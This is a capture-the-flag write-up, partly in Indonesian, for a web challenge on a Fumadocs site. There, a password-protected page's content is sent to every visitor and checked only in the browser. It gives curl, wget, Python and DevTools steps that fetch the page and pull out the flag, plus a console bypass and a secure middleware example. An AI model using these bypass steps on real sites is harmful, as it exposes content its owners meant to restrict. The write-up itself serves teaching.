Write Up – Writeup With Fumadocs
Write-up bisa dibaca langsung di halaman ini atau diunduh sebagai file PDF.
Write Up – Writeup With Fumadocs
Write Up – Writeup With Fumadocs
Challenge Overview

Category: Web
Difficulty: Easy
Points: 150
Author: aria
Kamu sedang mencari platform untuk membuat writeup atau dokumentasi online, lalu menemukan fumadocs, sebuah platform open source yang bisa diinstal secara lokal. Setelah mencoba membuat dokumentasi di sana, kamu menambahkan fitur proteksi password agar hanya orang tertentu yang bisa mengakses dokumenmu.
Namun, sepertinya fitur proteksi password di web ini masih memiliki celah keamanan.
Bisakah kamu menemukan password yang digunakan untuk melindungi halaman dokumentasi di fumadocs ini? Buktikan bahwa kamu bisa mengakses dokumennya tanpa izin!
Target URL: https://wu.ariaf.my.id/
Flag Location: Document docs/2025/fgte/flag
Format flag:
FGTE{...}
Given Information
Target Website
- URL: https://wu.ariaf.my.id/docs/2025/fgte/flag
- Platform: Fumadocs (Next.js documentation framework)
- Protection: Password-protected page dengan MD5 hash
Challenge Hint
- "Fitur proteksi password di web ini masih memiliki celah keamanan"
- Password hash ditemukan:
e81a62f4d50fa1de3c29c2309cb1420b
Key Insight
Client-Side Password Protection Vulnerability
Fumadocs menggunakan password protection yang hanya divalidasi di client-side (browser), bukan di server-side. Ini adalah vulnerability klasik dalam web security.
Analisis:
- Hint "celah keamanan" → proteksi tidak sempurna
- Dokumentasi publik dapat diakses → tidak ada server-side auth
- Password validation di JavaScript → dapat di-bypass
- Server mengirim semua data → termasuk konten terproteksi
Kesimpulan: Server mengirim response HTTP 200 dengan seluruh konten HTML termasuk flag, tanpa memverifikasi autentikasi. Validasi password hanya terjadi di browser menggunakan JavaScript.
Solution Steps
Step 1 – Reconnaissance
Akses target URL di browser dan amati behavior:
# Visit target
https://wu.ariaf.my.id/docs/2025/fgte/flag
Observasi:
- Browser menampilkan "Loading..." atau password prompt
- JavaScript melakukan validasi password
- Konten tidak terlihat di browser normal
Step 2 – Direct Access Bypass
Gunakan curl untuk bypass JavaScript validation:
curl -v https://wu.ariaf.my.id/docs/2025/fgte/flag
Response:
HTTP/2 200
cache-control: private, no-cache, no-store, max-age=0, must-revalidate
content-type: text/html; charset=utf-8
✅ Status: 200 OK - Server memberikan konten tanpa autentikasi!
Step 3 – Extract Flag from HTML Response
Analisis response HTML yang dikirim server:
<article id="nd-page">
  <h1>flag</h1>
  <div class="prose flex-1">
    <p>Selamat kamu berhasil menemukan halaman rahasia ini!</p>
    <p>🎉 Flag: FGTE{e81a62f4d50fa1de3c29c2309cb1420b} 🎉</p>
  </div>
</article>
Analisis JavaScript:
// Password hash found in HTML
"password":"e81a62f4d50fa1de3c29c2309cb1420b"
Step 4 – Verify Flag
Flag ditemukan dalam HTML response:
FGTE{e81a62f4d50fa1de3c29c2309cb1420b}
Solve Script
Method 1: Using curl
#!/bin/bash
# Direct access bypass

TARGET="https://wu.ariaf.my.id/docs/2025/fgte/flag"

echo "[*] Accessing protected page..."
curl -s "$TARGET" | grep -oP 'FGTE\{[^}]+\}'
Output:
[*] Accessing protected page...
FGTE{e81a62f4d50fa1de3c29c2309cb1420b}
Method 2: Using Python
#!/usr/bin/env python3
import requests
import re

def solve_fumadocs():
    target_url = "https://wu.ariaf.my.id/docs/2025/fgte/flag"

    print("[*] Attempting to bypass password protection...")

    # Direct HTTP request (bypasses JavaScript)
    response = requests.get(target_url)

    print(f"[*] Status Code: {response.status_code}")

    if response.status_code == 200:
        print("[+] Server returned content without authentication!")

        # Extract flag from HTML
        flag_match = re.search(r'FGTE\{[^}]+\}', response.text)

        if flag_match:
            flag = flag_match.group(0)
            print(f"\n[+] Flag found: {flag}")
            return flag
        else:
            print("[-] Flag not found in response")
    else:
        print(f"[-] Unexpected status code: {response.status_code}")

    return None

if __name__ == "__main__":
    solve_fumadocs()
Output:
[*] Attempting to bypass password protection...
[*] Status Code: 200
[+] Server returned content without authentication!

[+] Flag found: FGTE{e81a62f4d50fa1de3c29c2309cb1420b}
Method 3: Browser DevTools
Langkah manual:
- Buka URL di browser:
https://wu.ariaf.my.id/docs/2025/fgte/flag - Tekan
F12untuk membuka DevTools - Pergi ke tab Network
- Reload halaman (
Ctrl+RatauF5) - Klik request pertama (dokumen HTML)
- Lihat Response tab
- Search untuk "FGTE{" dalam response
Atau:
- Klik kanan di halaman → View Page Source (
Ctrl+U) - Search (
Ctrl+F) untuk "FGTE{" - Flag akan terlihat dalam HTML source
Detailed Walkthrough
Understanding the Vulnerability
Normal Password Protection (Secure):
User Request → Server checks auth → Return content OR 401/403
Fumadocs Implementation (Vulnerable):
User Request → Server sends ALL content (200 OK) → Browser validates password
Why This is Vulnerable:
- Server sends everything - No server-side validation
- Client-side check - JavaScript validates password in browser
- Easily bypassed - Direct HTTP requests skip JavaScript
- Flag exposed - Flag already in HTML response
Password Hash Analysis
Hash Found:
e81a62f4d50fa1de3c29c2309cb1420b (MD5)
Attempted to Crack:
- ❌ Not in CrackStation database
- ❌ Not in common wordlists
- ❌ Custom password for this challenge
Important Realization: Password cracking tidak diperlukan karena flag sudah ada di HTML response! Hash hanya digunakan untuk client-side validation yang bisa kita bypass.
Technical Deep Dive
Fumadocs Password Protection Code:
// Client-side password check (VULNERABLE)
const DocsLoginStatic = ({ password }) => {
  const [input, setInput] = useState('');

  const handleSubmit = () => {
    const hash = md5(input);
    if (hash === password) {
      // Show content
      setAuthenticated(true);
    }
  };
};
Proper Implementation Should Be:
// Server-side middleware (SECURE)
export async function middleware(request) {
  const authCookie = request.cookies.get('auth-token');

  if (request.nextUrl.pathname.startsWith('/docs/2025/fgte/flag')) {
    if (!authCookie || !await verifyToken(authCookie)) {
      return NextResponse.redirect('/login');
    }
  }

  return NextResponse.next();
}
Alternative Exploitation Methods
Method 1: JavaScript Console Bypass
// Open browser console (F12)
localStorage.setItem('authenticated', 'true');
location.reload();
Method 2: Intercept & Modify (Burp Suite)
- Configure browser proxy → Burp Suite
- Navigate to protected page
- Intercept response
- Forward without modification
- View full HTML in Burp
Method 3: wget/httpie
# Using wget
wget -qO- https://wu.ariaf.my.id/docs/2025/fgte/flag | grep -oP 'FGTE\{[^}]+\}'

# Using httpie
http https://wu.ariaf.my.id/docs/2025/fgte/flag | grep -oP 'FGTE\{[^}]+\}'
Flag
FGTE{e81a62f4d50fa1de3c29c2309cb1420b}
Conclusion
Challenge ini mendemonstrasikan critical vulnerability dalam client-side security:
Vulnerability Details
- Type: Broken Authentication / Insecure Client-Side Storage
- OWASP: A07:2021 – Identification and Authentication Failures
- CWE: CWE-602 (Client-Side Enforcement of Server-Side Security)
- Impact: Complete bypass of password protection
Why This is Insecure
- Server sends sensitive data before authentication
- Client-side validation can be bypassed
- No server-side authorization check
- Flag exposed in initial HTTP response
Proper Security Implementation
✅ Server-side authentication - Verify before sending data
✅ Session management - Use secure tokens/cookies
✅ Authorization checks - Validate on every request
✅ Return 401/403 - Don't send protected content
✅ Never trust client - All security checks server-side
Key Takeaways
- Never trust the client - All validation must happen server-side
- Don't send secrets - Don't include sensitive data in responses to unauthenticated users
- Use proper auth - Implement server-side authentication middleware
- HTTP status matters - Return 401/403, not 200 with hidden content
Pelajaran: Security through obscurity is not security. Hiding content with JavaScript/CSS doesn't protect it - if the server sends it, attackers can access it. Always implement authentication and authorization on the server side, never rely on client-side checks.
Tools Used
curl- HTTP client untuk direct access- Browser DevTools - Inspect network traffic & HTML
grep- Extract flag dari response- Python
requests- Automated exploitation
References
- OWASP Top 10: https://owasp.org/Top10/
- Fumadocs Documentation: https://fumadocs.vercel.app/
- CWE-602: https://cwe.mitre.org/data/definitions/602.html
More
Related in Cyber/CTF
Beberapa project lain di kategori yang sama.